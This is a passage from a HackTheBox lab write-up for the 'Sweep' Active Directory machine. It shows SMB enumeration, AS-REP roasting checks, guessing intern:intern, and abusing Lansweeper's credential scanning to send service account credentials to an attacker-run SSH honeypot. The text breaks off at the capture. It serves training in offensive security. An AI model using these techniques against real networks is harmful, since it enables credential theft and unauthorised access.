Sweep: A medium HackTheBox machine

Overview
Sweep is a medium Active Directory box built around Lansweeper, an IT asset management platform. Guest access leaks usernames, a generic account gets you in, and from there you abuse Lansweeper’s credential scanning feature to capture service account credentials via an SSH honeypot. Privilege escalation involves decrypting Lansweeper’s stored credentials from its config file to land as a local administrator.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.
we did run our nmap scan using nmap -A, usual active directory ports open, except port 81 which has a web server running on it, we’ll check it out in a bit.
1
2
3
4
5
6
7
8
9
10
11
12
13
nxc smb 10.129.234.177 -u 'Guest' -p '' --shares
SMB         10.129.234.177  445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.177  445    INVENTORY        [+] sweep.vl\Guest:
SMB         10.129.234.177  445    INVENTORY        [*] Enumerated shares
SMB         10.129.234.177  445    INVENTORY        Share           Permissions     Remark
SMB         10.129.234.177  445    INVENTORY        -----           -----------     ------
SMB         10.129.234.177  445    INVENTORY        ADMIN$                          Remote Admin
SMB         10.129.234.177  445    INVENTORY        C$                              Default share
SMB         10.129.234.177  445    INVENTORY        DefaultPackageShare$ READ            Lansweeper PackageShare
SMB         10.129.234.177  445    INVENTORY        IPC$            READ            Remote IPC
SMB         10.129.234.177  445    INVENTORY        Lansweeper$                     Lansweeper Actions
SMB         10.129.234.177  445    INVENTORY        NETLOGON                        Logon server share
SMB         10.129.234.177  445    INVENTORY        SYSVOL                          Logon server share
we see that the Guest account is enabled with read access on the DefaultPackageShare$, there is the Lansweeper$ share, a non-default one we may wanna check later on if we land on another user.

we check the share but nothing of interest thus far so we move on. having the Guest account enabled we do dump usernames using rid-brute with nxc and we make a nice file users.txt :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
impacket-GetNPUsers sweep.vl/ -usersfile users.txt -dc-ip 10.129.234.177  -format hashcat
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User INVENTORY$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jgre808 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bcla614 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hmar648 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jgar931 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User fcla801 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jwil197 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User grob171 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User fdav736 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jsmi791 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hjoh690 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_inventory_win doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_inventory_lnx doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User intern doesn't have UF_DONT_REQUIRE_PREAUTH set
checking for asreproasting with impacket-GetNPUsers, but all seems to be configured in a good way.
Warning: if you wanna hear me yapping about how AS-REP roasting works under the hood, check out the forest writeup where I broke down the full kerberos pre-authentication story.
one thing picked my interest at this point and that’s what was saying in my other writeups about generic accounts like intern here, it seems as it may be one of them, so we try username as password or common passwords and jackpot:
1
2
3
nxc smb 10.129.234.177 -u intern -p intern
SMB         10.129.234.177  445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.177  445    INVENTORY        [+] sweep.vl\intern:intern
with a foothold now in the system, with valid creds we can use rusthound-ce, check the shares, do kerberoasting and whatnot etc …

as we see in the image, we get usernames form ldap to make sure we haven’t missed any, and the user intern has read over the Lansweeper$ share we’ve been interested at thus far.

too much parla in this image, we see putty.exe, known executables and vbs scripts, but a dead end at this point.
we start rusthound-ce and leave it running the background as we go over to the web service :
1
2
3
4
5
rusthound-ce -d sweep.vl -u intern -p intern -i 10.129.234.177 -z
---------------------------------------------------
Initializing RustHound-CE at 20:16:26 on 03/09/26
Powered by @g0h4n_0
---------------------------------------------------
on the web server, this seems to be a well know software Lansweeper, we need credentials to login though :

no default credentials work, but the set intern:intern do work ! this may be connected to AD in some way and the KDC validates the credentials under the hood, or maybe not, in all cases we have got this software to work with :

to be honest this is one of those boxes that took me sometime though it’s a medium, all cuz I wasn’t really familiar with this software, quite niche, I did have to play around with a bit, capturing useless hashes, but all dead ends.

as you see above when we click on scanning we can either add assets to scan, scan a target or scan with credentials, before doing so we have just to map them to the asset we’re going to scan, there are credentials we’re not interested in SNMP, vCenter etc .. and there are 2 that standount since we already saw those users before ( the last 2 in the image : svc_inventory_lnx and svc_inventory_win ), they’re not mapped though.
Exploitation
our strategy has become clear now, if we can find a way to get to scan an asset we control and we can capture those credentials we’ll be compromising that user.

we add our machine as an asset : range ip (which is our ip address) and we change the port of ssh from 22 to pretty much anything, for us we’ll be using 2022 as the ssh port there ( we can’t use 22 since they said in the lab description that it can’t be used over tun0 here, reserved? )
now that we have added our machine as an asset, let’s map it to a set of credentials, by going to scanning with credentials, our machine appears now in the Mapping Type => Ip range and Mapped To => our IP. we’ll click on add credentials and chose the Inventory Linux ones here :

now that we have added them we should see that they’re mapped now to our asset too :

all good, now we need a way to capture the credentials, we’ll be using an ssh honeypot, the easy solution is using we’ll be using this : https://github.com/jaksi/sshesame.git we can get their started config from : https://github.com/jaksi/sshesame/blob/master/sshesame.yaml
we just need to tweak it by changing the ssh port to the one we’re using in our etc .. and start sshesame with the modified config, back to the Lansweeper we trigger the scan to start . about a few seconds we get a hit :
